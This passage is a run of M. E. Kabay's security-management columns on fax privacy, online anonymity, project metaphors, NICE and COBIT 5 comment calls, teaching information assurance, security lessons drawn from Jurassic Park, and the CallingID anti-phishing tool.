Let's start with verbal communication. My wife Deborah and other doctors always limit mention of the complete name of any patient. If Deborah has to speak to one of her colleagues about patients on the phone, I leave the room (or if it's nighttime, I usually plug earphones in to continue my long-standing review of Star Trek series – at the time of writing, I've gone through the entire "Star Trek: The Next Generation"< http://www.imdb.com/title/tt0092455/ > series again and am in Year Four of "Star Trek Deep Space Nine"< http://www.imdb.com/title/tt0106145/ >). However, Deborah rarely has to mention the full name anyway – it usually suffices for her to say something like "Yes, that patient I saw on Tuesday afternoon who had the severe anosognosia"< http://www.amazon.com/Man-Who-Mistook-His-Wife/dp/0684853949 > for there to be no ambiguity about the subject for her colleague.

If records are sent by fax or e-mail, one of the critical issues is that the target must be absolutely correct.< http://www.techrepublic.com/forum/discussions/7-189342 > One of the tools that can help reduce errors in sending faxes is to get rid of clunky, outdated physical fax machines and use Internet-mediated faxing. The bother of printing (!) electronic medical records so that they can be scanned, sent by phone line, and reconstituted as fuzzy versions on the other end seems to me to contribute to errors at every level: pages can fall out of the stack being sent or be double-fed so that information is never transmitted; transmission errors can obscure part of the received fax; and most important, punching numbers into the fax manually makes it more likely that a wrong number will be composed – and the little liquid crystal displays on many fax machines hardly make it easy to spot the error. Worse, once the wrong number has been punched in, it may be used at once when the sender pushes the SEND button: there's little time for checking. Finally, once the fax has been sent, it sits unprotected on the fax machine, accessible to anyone with physical access to the unit. Sensitive documents must be manually shredded after they've been sent. What a mess!

In contrast, sending an e-mail message does display the intended (or unintended) recipient in clear text on screen before the sender finishes the document. Better still, e-mail systems normally allow the e-mail (and fax) information for the desired recipient to be accessed automatically by entering the name of the recipient, making it much easier to spot errors than by looking at numbers alone.

One solution is offered by Sfax< http://www.sfaxme.com/ >, which has a summary of its security mechanisms online in HTML< http://www.sfaxme.com/why-is-sfax-secure/ > and as a PDF file< http://www.sfaxme.com/files/2011/06/Sfax_HIPAA_Mar11.pdf >. Among other features, Sfax requires secure identification and authentication to send faxes and stores lists of recipients to reduce the risk of typographic errors in destinations. Faxes can be created directly by the electronic medical records systems instead of being printed on paper, reducing the risk of having unshredded paper lying around. Recipients receive a notification by e-mail that there is a secure fax and then download the files. An audit trail ensures auditability. Costs< http://www.sfaxme.com/our-pricing/ > are modest for individuals or for institutions and are volume-based.

In summary, in the words of Sting's song, "There is a deeper wave than this / Tugging at your hand."< http://www.azlyrics.com/lyrics/sting/loveistheseventhwave.html > Get rid of your fax-machine anchor!

[Disclaimer: I have no connection whatever to Sfax: I just studied their Web site as I researched this issue for these articles.]

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

See you Anon:
Reflections on Online Anonymity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I've never been much of a fan of anonymity. Long-established research< http://knol.google.com/k/anonymity-antisocial-behavior# > in social psychology pointed out that anonymity increases anti-social behavior; for example, in a 2008 experimental study< http://www.ncbi.nlm.nih.gov/pubmed/18481673 > in Japan, the author report in their abstract that "Anonymity was operationally defined as consisting of two components, nonidentifiability and nonaccountability. Antisocial behavior was defined as rule-breaking behavior seeking a monetary reward. It was hypothesized that anonymity would increase antisocial behavior among individuals. Undergraduate students (20 men, 50 women) were recruited from two psychology classes and were randomly assigned to four experimental conditions (Anonymous, Nonidentifiable, Nonaccountable, and Nonanonymous) to examine whether they would violate game rules to obtain the monetary reward through anonymity. Only participants in the Anonymous condition violated the rules to obtain the reward."

A 2005 paper< http://dl.acm.org/citation.cfm?id=1149328 > by Peter G. Kilner and Christopher M. Hoadley [available free to those with access to the Association for Computing Machinery (ACM) Digital Library or purchasable< https://dl.acm.org/purchase.cfm?id=1149328&CFID=47492109 > for $15 by nonmembers] studied the quality of online commentary; the authors report that "Eliminating anonymity options produced significantly fewer antisocial comments and fewer comments overall, although it did not affect overall peripheral participation as measured by logins and page views."

On the other hand, a research study by Michael McCluskey and Jay Hmielowsky of the Ohio State University published in the restricted-access journal *Journalism* (Sep 14, 2011) was entitled "Opinion expression during social conflict: Comparing online reader comments and letters to the editor." The abstract< http://jou.sagepub.com/content/early/2011/09/09/1464884911421696.abstract > states that for the communications studied, "Analysis of opinion expression about the Jena Six showed more balance in both the range and tone of opinions from online reader comments than reader letters. Online posts more often challenged community institutions than did letters." The authors propose that "Ability to post anonymous comments, the absence of media gatekeepers and a younger audience are potential reasons why online reader comments differed from reader letters."

When I was the WizOp of the NCSA Security Forum on the CompuServe network in the early 1990s, anyone with a CompuServe account could join. There was no requirement for a specific name to be used, but every posting was identified by the unique user identification of the members. The rules I posted made it clear that SysOps (there were 21 sections in the Forum, each with a SysOp) would remove abusive commentary, including personal attacks, and stereotyping as well as off-topic remarks. If a member repeatedly violated our norms, we threw them off the Forum. They could always come back by changing their CompuServe ID, but we didn't see any evidence that the same idiots were returning with the same attitudes they'd had before.

Some blogs and discussion groups have changed their commentary policies to exclude anonymous or pseudonymous contributions. For example, The Los Angeles Times Pressmens 20-Year Club< http://edpadgett.blogspot.com/2008/06/anonymous-comments-no-longer-accepted.html > changed its policy in June 2008 and prompted a storm of discussion about the issue.

Randy Foster, Managing Editor of the *New Bern Sun Journal*, published a thoughtful commentary about the newspaper's parent company's decision to change the availability of anonymous comment on the paper's Website. Writing on September 16, 2011, he commented, "I am accustomed to putting my thoughts and opinions out there with my name attached. It's my job. Like any sensible person, I keep some opinions to myself. A lot of people don't feel comfortable expressing opinions without the veil of anonymity. Take away that veil, and only the most outspoken people express their opinions…. I also believe that [anonymous] online commenting is the literary equivalent to road rage. Even the most polite person may make an obscene gesture or an aggressive maneuver in the privacy of a car. When you know you won't be called to task by name for what you've written, said or done, you may be less inclined to be thoughtful and polite."

Yes, anonymity may be of enormous value in dictatorships and other repressive regimes, including corporate cultures that foster dishonesty.< https://p10.secure.hostingprod.com/@spyblog.org.uk/ssl/ht4w/ > However, the behavior of some members of the Anonymous and LulzSec criminal hackers (or, if you prefer, hacktivists)< http://www.foxnews.com/scitech/2011/09/22/fbi-arrests-suspected-lulzsec-and-anonymous-hackers/ > raises serious questions about the value of online anonymity in countries that are not repressive dictatorships.

Personally, I have never posted an anonymous comment anywhere and have no intention of ever doing so.

What do *you* think? And why not use your name in your comments on this article?

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Planes, Cats & Mosquitos:
The Power of Metaphor

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

If anyone ever starts a discussion with me about favorite colleagues in our careers, my number one top colleague has to be Elizabeth Templeton< http://www.linkedin.com/pub/elizabeth-templeton/3/797/995 >, the Associate Program Director of the Master of Science in Information Assurance (MSIA)< http://infoassurance.norwich.edu >and Master of Science in Business Continuity (MSBC)< http://businesscontinuity.norwich.edu/ > programs in the School of Graduate and Continuing Studies< http://graduate.norwich.edu/ > at Norwich University< http://www.norwich.edu >. Elizabeth was telling me recently about the headings on her white board for thinking about project and chuckling over the metaphors she and her colleagues have been using; I convinced her to write up the idea because I think readers will enjoy her writing and may be able to think about their own projects with creative metaphors. Everything that follows is entirely Elizabeth's own work: she writes so well I had to change nothing at all.

* * *

Everyone knows that one of the keys to getting projects planned and underway is to define each project's scope. Scoping a project, at minimum, is defining the project's purpose, stakeholders, and delivery date, and then determining the time, dollars, and resources needed to get the job done.

Still, when the list of projects is as long as your arm, and the projects appear to be all over the map, and most of them are pretty important, scope doesn't answer the questions "Where do we start?" and "How do we start?" Most of the time, projects aren't executed sequentially. Often we will have several projects going at once.

Not only that, but most of us will have projects going that involve people outside of our departments. Those people could be stakeholders with approval authority, colleagues whose valuable knowledge is a key to success, or a manager whose job has her on the road most of the time. Getting projects done not only requires clear scope definitions, but a good grasp of how much coordination and collaboration will be needed.

Another important factor is understanding the level of effort required. Your project's scope may have estimated the number of work hours required, and where the collaboration occurs, but what kind of work is it? How much is direct individual effort? How much is group work? How much is meeting and negotiating? How much is research? How much is planning and strategizing? Each of these kinds of work can be assigned the identical amount of time, but when that time is up the level of effort will directly affect whether the outcomes are complete, well under way, or barely begun.

My job requires me to focus on a single area of operation. Within that operation are a wide variety of activities. My whiteboard has been filled with tasks, large and small. There are one-person projects, projects that need planning, projects that need decision and direction, projects that need group work, delegation, and follow-through. There are improvements to be made and new initiatives to consider. My manager and I spent a lot of time trying to find Project #1, then

Project #2, and we were spinning our wheels.

One big project involves changes to existing processes. “You know,” he said, “it’s hard to remodel the plane while it’s in the air.” Another big project requires significant group work with team members at many remote locations. “Managing that project,” I said, “is going to be like herding cats.”

Laughter lightened the moment and cleared the air, and then we looked at one another. We had just identified two levels of effort. We had just recognized the management issues we would face as we figured out how much collaboration and coordination each project would need. We realized that at least two projects have components both on the plane and among the cats.

Later in the day, I saw some small projects that have been hanging unfinished for far too long, and need to get off our project list. They need to be dealt with at once. So now the whiteboard has three columns on it:

1. Herding Cats
2. Remodeling the Plane in the Air
3. Mosquitos in the Room

These metaphors are far more useful than “Long/Medium/Short term” and more useful than “This month, next quarter, next year”. So far, the whiteboard projects fall pretty neatly into those columns. These metaphors don’t replace proper project management techniques, but they remind us, in very few words, how we’ll have to approach the work that will make our projects successful.

Now we can get started. What kinds of metaphors could help you get your projects started?

* * *

Elizabeth Templeton joined the Norwich University< http://www.norwich.edu > School of Graduate and Continuing Studies< http://graduate.norwich.edu > in 2004, after a 30-plus-year career as an applications programmer. She became Associate Program Director for the MSIA program in 2009. She been privileged to work with MSIA Program Directors Mich Kabay and John Orlando< http://www.linkedin.com/pub/john-orlando/0/614/925 >, and is now privileged to work with Program Director Gary Kessler< http://www.linkedin.com/in/garykessler >. In earlier career iterations, she has been a teacher of adult learners (programming, English, writing), a proofreader, an editor, and a gardener.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

NICE Move:
Draft National Initiative for Cybersecurity Education

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The following is the full text of an important announcement from the National Institute of Standards and Technology (NIST). I urge all readers to participate in the review process. Readers' experience and insights can shape the future of information assurance by ensuring that the cybersecurity education plan conforms to the motto I imposed on the Master of Science in Information Assurance program< http://infoassurance.norwich.edu > at Norwich University in 2002: "Reality trumps theory."

* * *

NIST is pleased to announce that the Draft National Initiative for Cybersecurity Education (NICE) Strategic Plan < http://csrc.nist.gov/nice/documents/nicestratplan/Draft_NICE-Strategic-Plan_Aug2011.pdf > is available for comment. The plan, "Building a Digital Nation," outlines NICE's mission, vision, goals and objectives. NIST and its interagency NICE partners seek comments from all interested citizens and organizations concerned with cybersecurity awareness, training and education.

NIST coordinates the interagency NICE program, which is a national campaign focused on enhancing cybersecurity in the United States by accelerating the availability of educational and training resources designed to improve the cyber behavior, skills and knowledge of every segment of the population. The program aims to improve secure use and access to digital information in a way that advances America's economic prosperity and national security.

"This plan represents the coordinated thinking of the federal agencies that have leading roles in NICE," said NIST's Ernest McDuffie, who leads the NICE program. "We are soliciting feedback from the larger population to inform and improve the planning process for this comprehensive national initiative."

Comments on the NICE draft strategic plan are due by September 12. NIST's federal partners that contributed to the plan include the Department of Homeland Security, the Department of Defense, the Department of Education, the National Science Foundation, the Office of Personnel Management, and the National Security Agency.

Cybersecurity vulnerabilities in government, private sector and critical infrastructure are a risk to national security, public safety, and economic prosperity. Now is the time to begin a coordinated national initiative focused on cybersecurity awareness, education, training, and professional development. The United States must encourage cybersecurity competence across the nation and build an agile, highly skilled workforce capable of responding to a dynamic and rapidly developing array of threats.

The Draft Strategic Plan outlines the mission, vision, goals and objectives of NICE. The Strategic Plan will be updated in subsequent years as the initiative matures. This draft publication is intended to be read by a wide variety of Americans including everyday citizens

whose daily lives interact with cyberspace, students, educators, chief information officers, chief human capital officers, information technology managers, cybersecurity researchers, curriculum developers, academia, industry – large and small, private organizations, non-profits organizations, entrepreneurs, and state/local/tribal/territorial governments. NICE encourages participation and thoughtful comments from all interested citizens and organizations.

Comments on this draft should be entered into the Comment-Template_Draft-NICE.xls < http://www.nist.gov/nice/documents/nicestratplan/Comment-Template_Draft-NICE.xls > and e-mailed < mailto:nicestratplan@nist.gov >. Comments must be received by September 12, 2011.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

COBIT 5: New Evolution of COBIT Guidance Now Available for Public Comment

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Ken Vander Wal, CISA, CPA is International President of ISACA< http://www.isaca.org/about-isaca/Pages/default.aspx >. COBIT< http://www.isaca.org/Knowledge-Center/cobit/Pages/FAQ.aspx > is the well known framework formerly known as Control OBjectives for Information and related Technology. Mr Vander Wal contributed the following announcement and I hope that readers will participate in improving COBIT. Everything that follows is Mr Vander Wal's work with minor edits.

* * *

Information is the currency of the 21st-century business enterprise. Organizations depend on their information for their survival and must constantly maximize the return on their investments in information and the technology that supports it.

According to the IT Governance Institute's< http://www.isaca.org/About-ISACA/IT-Governance-Institute/Pages/default.aspx > *2011 Global Status Report on the Governance of Enterprise IT*< http://www.isaca.org/ITGI-Global-Survey-Results >, business leaders reported facing the following information technology (IT)-related issues in the past year:

- Increasing IT costs—42%
- Insufficient IT skills—33%
- Problems implementing new IT systems—30%
- Problems with external IT service providers—29%
- Serious operational IT incidents—21%
- Return on investment not as expected—19%
- IT security or privacy incidents—18%

To help enterprises worldwide address these concerns and better manage and govern their information, an international team of volunteer subject-matter experts from the global association ISACA is developing COBIT 5. A comprehensive and flexible framework of good practices, tools and process models for managing and governing information and technology, COBIT 5 is now in public exposure< http://www.isaca.org/cobit5exposure > and will be published in early 2012.

One of the much-anticipated features of COBIT 5 is its increased focus on integrating business and IT. This orientation will improve communication, clarify roles and responsibilities, and reduce information- and technology-related incidents that harm the enterprise.

“COBIT helps ensure governance and management of information and technology across the complete enterprise, provides a common language that unites the business and IT, and addresses the critical business issues related to information and technology,” said John Lainhart, CISA, CISM, CGEIT, CRISC, Partner with IBM Global Business Services, who implemented COBIT at the US House of Representatives as Inspector General. “This helps enterprises identify their strengths and weaknesses and maximize their control over their information assets.”

Lainhart, who is co-chair of the COBIT 5 development team, notes that the new edition is a major evolution of COBIT 4.1. Changes include elements from ISACA’s

- Val IT< http://www.isaca.org/valit >
- Risk IT< http://www.isaca.org/riskit >
- Business Model for Information Security (BMIS)< http://www.isaca.org/bmis >
- IT Assurance Framework (ITAF)< http://www.isaca.org/itaf >
- Taking Governance Forward guidance< http://www.isaca.org/About-ISACA/Press-room/News-Releases/2010/Pages/IT-Governance-Institute-Launches-Taking-Governance-Forward.aspx > and
- *Board Briefing on IT Governance*< http://www.isaca.org/Knowledge-Center/Research/ResearchDeliverables/Pages/Board-Briefing-on-IT-Governance-2nd-Edition.aspx >.

The new version increases its focus on various stakeholders involved and shifts from control objectives to management processes.

“COBIT 5 is based on sound enterprise governance principles and will help organizations manage constantly evolving operational risks and stay on top of increasing regulatory compliance requirements,” said Lainhart. “It builds and expands on COBIT’s 15-year history and is being developed by senior IT and business leaders around the world to ensure that it meets stakeholders’ current needs and expectations.”

As part of that development, ISACA is seeking comments from international business and IT leaders. The COBIT 5 exposure draft will be available through September 19 for review and feedback < http://www.isaca.org/cobit5exposure >.

During last year’s public exposure period for the draft design paper of COBIT 5, ISACA received nearly 3,000 comments from more than 600 business and IT professionals. More than 92% of respondents reported that the proposed updates to COBIT would be valuable or very valuable.

“COBIT’s value is in large part due to the collaborative talents and expertise of industry leaders around the world,” said Derek Oliver, PhD, CISA, CISM, CRISC, CITP, FBCS, DBA, FISM, co-chair of the COBIT 5 Task Force and CEO of Ravenswood Consultants Ltd. “IT and business professionals have a unique opportunity to drive the direction of internationally used and recognized guidance by participating in this major update to COBIT.”

According to the *Global Status Report on GEIT*,< http://www.isaca.org/ITGI-Global-Survey-Results > 57% of enterprises either do not think governance is important (5%), are just starting to consider governance measures (23%) or have only *ad hoc* measures in place (29%). By providing a road map that can be customized to reflect the organization's desired route, COBIT 5 has the potential to help business and IT leaders get on the same page, transform their governance and management of information and technology, and—in doing so—realize substantial value from their information.

Join us in making this version of COBIT the best yet.

* * *

Ken Vander Wal, CISA, CPA< http://www.linkedin.com/pub/ken-vander-wal/4/152/a64 > has a long and distinguished career in standards-compliance. He worked for Ernst & Young for 29 years and was a deeply involved in ensuring the quality of the firm's IT audit and security practice. He has served on the ISACA Board of Directors since 2007.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Adaptation

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The new semester has begun at Norwich University and we've had a couple of class sessions for the *IS340 Introduction to Information Assurance*< http://www.mekabay.com/courses/academic/norwich/is340/index.htm > course. One of the changes I've made in the last year is that I no longer inflict death by PowerPoint on my students; instead of pontificating at them, I just distribute printouts of the lectures (six slides per page), make the PDF and PPTX versions of the slides available to the students through a folder on the course Web site < http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/index.htm > and guide the students in vigorous discussion in every class meeting. We also use a learning platform (an implementation of Moodle) for online discussions, some tests, and submission of assignments.

After a first session discussing the grading plan< http://www.mekabay.com/courses/academic/norwich/is340/is340_course_description.pdf >, syllabus< http://www.mekabay.com/courses/academic/norwich/is340/is340_syllabus.pdf >, requirements for essays and presentations< http://www.mekabay.com/courses/academic/norwich/research.pdf >, academic honesty and so on, we turned in the second meeting to a discussion of the history and mission of information assurance (IA).

The slides< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch01_history_mission_ia.pdf > for that part of the course include pictures of computational equipment all the way back to the abacus. I asked the students what information security involved back in the days even before the abacus, when people *calculated* using small stones, (*calculi* in Latin). The stones helped the calculators keep track of the numbers they were working with. So what kinds of security issues were significant back then?

The students thought of surreptitiously removing stones in the middle of a calculation or adding stones; both would result in incorrect results. These security breaches would involve *physical* security. Then what, I asked, would be the key issues of information that were being affected by such manipulation of the stones? They immediately answered that playing with the stones would affect the integrity of the calculations. If the theft or insertion of stones were noticed, there could be delays in finishing the work – a denial of service.

We talked about the kinds of harm that might be caused to users of an IBM 1401 computer in, say, 1966 (that was what I personally used for FORTRAN IV-G programming when I entered McGill University that year). Did we have to cope with worms? With damage from hackers interfering with the operation of our programs? Not really: the 1401 was not a multiprocessing system: it ran exactly one program at a time for a single user. Memory was cleared after each program, so there were no residual effects of one program on the next being run. Somebody could mix up our punch cards or take some out or even add some – but they'd have to affect our program using physical means, not electronic ones.

So what's the point of discussing old technology in an IA course?

In our discussion, I made it clear that the issue is that IA must adapt to changing technology. We discussed possible security issues when direct neural interfaces allow direct brain-to-computer operations [see Wolpaw et al. 2000, "Brain-Computer Interface Technology: A Review of the First International Meeting," in *IEEE Transactions on Rehabilitation Engineering* 18(2):164, < http://www.ocf.berkeley.edu/~anandk/neuro/BCI%20Overview.pdf >] and perhaps even direct computer-to-brain interactions. In addition to the usual effects of man-in-the-middle attacks in the communications channels, such interference in brain-computer-brain interactions (computer-aided telepathy) could lead to new forms of propaganda. The folks who like to wear aluminum foil deflector beanies to prevent control waves from affecting their brains might actually have a point if governments, advertisers, and anyone else could beam specific thoughts and impressions into our minds without permission.

I told my young students that whatever the change in information technology that they will face, they must adapt to the new aspects of IA. They must never become stick-in-the mud conservatives who snarl that in their day, they did things differently – and who resist change simply because they don't like it.

I told them the story of a programmer called Jacques who worked in the data center where I was Director of Technical Services in the mid-1980s. We had just started using RELATE/3000, an early relational database management system (RDBMS) with its own fourth-generation language (4GL) for report-writing. Jacques was constantly causing the interpreter to crash on a stack overflow; I investigated and discovered that he was spelling out the precise location of every field in his reports using the RDBMS macro language instead of allowing the report writer to do its work and place the data automatically on the page – something that would have taken two lines and 60 seconds. So why was Jacques doing this? Because, he said, that's the way he had done it in COBOL for many years and it gave him the precise control over layout that he was used to.

I cheerily informed him that if he overflowed the stack again by using the macro language in this way, I'd have him fired.

He changed his programming style right away once the situation became clear to him and used the RDBMS system properly from that point on.

Professionals adapt to change. Period.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

limit on any Web site, and to republish it in any way they see fit.

Velocihackers and Tyrannosaurus superior

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the early 1990s, I used to write for the paper version of Network World. Recently I was watching the 1993 hit movie "Jurassic Park"< http://www.imdb.com/title/tt0107290/ > and I recalled a column I wrote back then that cause a flurry of comment and that may interest current readers. Here's a slightly updated version of that old column.

* * *

"Jurassic Park" stars several holdovers from 65 million years ago. It also shows errors in network security that seem to be as old.

For those of you who are too young to have seen it, "Jurassic Park" is about a dinosaur theme park that displays live dinosaurs created after scientists cracked extinct dinosaur DNA code recovered from petrified mosquitoes. The film has terrific live action dinosaur replicas and some heart stopping scenes. It also dramatizes awful network management and security. Unfortunately, the policies are as realistic as the dinosaurs.

Consider a network security risk analysis for Jurassic Park. The entire complex depends on computer controlled electric fences and gates to keep a range of prehistoric critters from eating the tourists and staff. So at a simple level, if the network fails, people turn into dinosaur food.

Jurassic Park's security network is controlled by an ultramodern Unix system, but its management structures date from the Stone Age. There is only one person who maintains the programs which control the security network. This breaks Kabay's Law of Redundancy, which states, "No knowledge shall be the property of only one member of the team." After all, if that solitary guru were to leave, go on vacation, or get eaten by a dinosaur, you'd be left without a safety net.

Jurassic Park's security system is controlled by computer programs consisting of two million lines of proprietary code. These critical programs are not properly documented. An undocumented system is by definition a time bomb. In the movie, this bomb is triggered by a vindictive programmer who is angry because he feels overworked and underpaid.

One of the key principles of security is that people are the most important component of any security system. Disgruntled and dishonest employees cause far more damage to networks and computer systems than hackers. The authoritarian owner of the Park dismisses the programmer's arguments and complaints as if owning a bunch of dinosaurs gives him the privilege of treating his employees rudely. He pays no attention to explicit indications of discontent, including aggressive language, resentful retorts, and sullen expressions. If the owner had taken the time to listen to his employee's grievances and take steps to address them, he could have prevented several dinosaur meals.

Bad housekeeping is another sign of trouble. The console where the disgruntled programmer works looks like a garbage dump; it's covered in coffee cup fungus gardens, historically significant chocolate bar wrappers, and a treasure trove of recyclable soft drink cans. You'd

think that a reasonable manager would be alarmed simply by the number of empty calories per hour being consumed by this critically important programmer. The poor fellow is so overweight that his life expectancy would be short even if he didn't become dinosaur fodder.

Ironically, the owner repeats, `No expense spared' at several points during the movie. It doesn't seem to occur to him that with hundreds of millions of dollars spent on hardware and software--not to mention the buildings and grounds and an entire private island--modest raises for the staff would be trivial in terms of operating expenses but significant for morale.

In the movie, the network programmer is bribed by competitors to steal dinosaur embryos. He does so by setting off a logic bomb that disrupts network operations completely. The network outage causes surveillance and containment systems to fail, stranding visitors in, well, uncomfortable situations. Even though the plot is not exactly brilliant, I'd like to leave at least something to surprise those who haven't seen the movie yet.

When the systems fail, for some reason all the electric locks in the park's laboratory are instantly switched to the open position. Why aren't they automatically locked instead? Normally, when a security controller fails, the default should be to keep security high, not eliminate it completely. Manual overrides such as crash bars (the horizontal bars that open latches on emergency exits) can provide emergency egress without compromising security.

As all of this is happening, a tropical storm is bearing down on the island. The contingency plan appears to consist of sending almost everyone away to the mainland, leaving a pitifully inadequate skeleton crew. The film suggests that the skeleton crew is not in physical danger from the storm, so why send essential personnel away? Contingency plans are supposed to include redundancy at every level. Reducing the staff when more are needed is incomprehensible.

At one point, the systems are rebooted by turning the power off to the entire island on which the park is located. This is equivalent to turning the power off in your city because you had an application failure on your PC. Talk about overkill: why couldn't they just power off the computers themselves?

Where were the DPMRP (Dinosaur Prevention, Mitigation and Recovery Planning) consultants when the park was being designed? Surely everybody should know by now that the only way to be ready for dinosaurs, uh, disasters, is to think, plan, rehearse, refine and update. Didn't anyone think about what would happen if the critters got loose? Where are the failsafe systems? The uninterruptible power supplies? The backup power generators? Sounds like Stupidosaurians were in charge.

We may be far from cloning dinosaurs, but we are uncomfortably close to managing security with all the grace of a Brontosaurus trying to type.

I hope you see the film. And bring your boss.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at

Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

CallingID Fights Web Fraud

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many online frauds depend on deceiving victims into trusting a Web site and revealing confidential information such as credit card numbers. Phishing frauds, for example, use deceptive e-mail messages to trick people into visiting Web sites whose URLs are misrepresented as trustworthy ones (e.g., the classic use of "paypal.com" labels for URLs that are actually in some under-regulated and under-policed country where governments don't even pretend to follow the rule of law). Other frauds simply use nice-sounding domain names (e.g., the spate of Katrina-related Web sites that arose after the hurricane disaster) but are actually run by crooks who steal the money outright.

One of the ways to help spot fraud is to find out who has registered a particular Web site; this knowledge does not prevent all fraud, but it is a useful step forward. If you are looking at a site that claims to be in Ohio but the owner lives in the Moldovan Republic (no offense to Moldovans intended), maybe everything is not as it appears.

In previous columns, I've mentioned the free utility SamSpade v1.14 (available from < http://www.samspade.org/ >) which, among other things, makes "whois" lookups of Domain Name Server (DNS) information quick and easy.

Readers may also know that the free, open-source Firefox Web browser from Mozilla < http://www.mozilla.org/products/firefox/ > has an "extension" (add-in) called "whois 0.4" that can supply a DNS lookup for each Web address being visited.

I've been trying out an add-in for Internet Explorer (IE) over the last two months called CallingID < http://www.callingid.com/Default.aspx > that does all that and much more.

I had the pleasure of speaking and corresponding with Yoram Nissenboim, CEO of CallingID, the company that makes the CallingID secure Web-browsing add-in product. Among other things, CallingID provides automatic DNS lookups for all URLs. A quick installation of this (currently) free product adds a new bar to the IE window showing ownership information including geographical location for the Web site being visited.

However, as Mr Nissenboim pointed out, "Whois information is very unreliable. Everyone can write whatever he wants into DNS records. CallingID has external sources beyond Whois to detect the site owner and to verify that it is a real organization located where it claims to be, in most cases automatically." If any of more than 50 warning signs shows reason for suspicion, the product alerts the user with an understandable pop-up; for example, one test checks for anonymized owner information in the DNS and any such concealment flags the site as suspect.

The company has expanded its checking to incorporate known-good sites from many sources such as the Better Business Bureaus, certification authorities and Dunn & Bradstreet; their database now includes more than a million legitimate sites worldwide and this information is provided almost instantly to users without having to rely on DNS servers, thus maximizing

performance. It is noteworthy that some users have complained about slow DNS lookups in various forums (see < http://www.linuxquestions.org/questions/history/335170 > for a sample thread).

Mr Nissenboim also pointed out that their tests verify such technical security features as the validity of site certificates or the use of encryption and explain the significance of these factors in plain, non-technical language that allows the user to judge the safety of interacting with the site. A particularly valuable feature is that the product detects attempts to send data to a destination on a different server than the one for the Web site the user is visiting – an immediate reason for concern about the legitimacy of the data transfer. As usual, CallingID reports on the identity and trustworthiness of the ultimate destination.

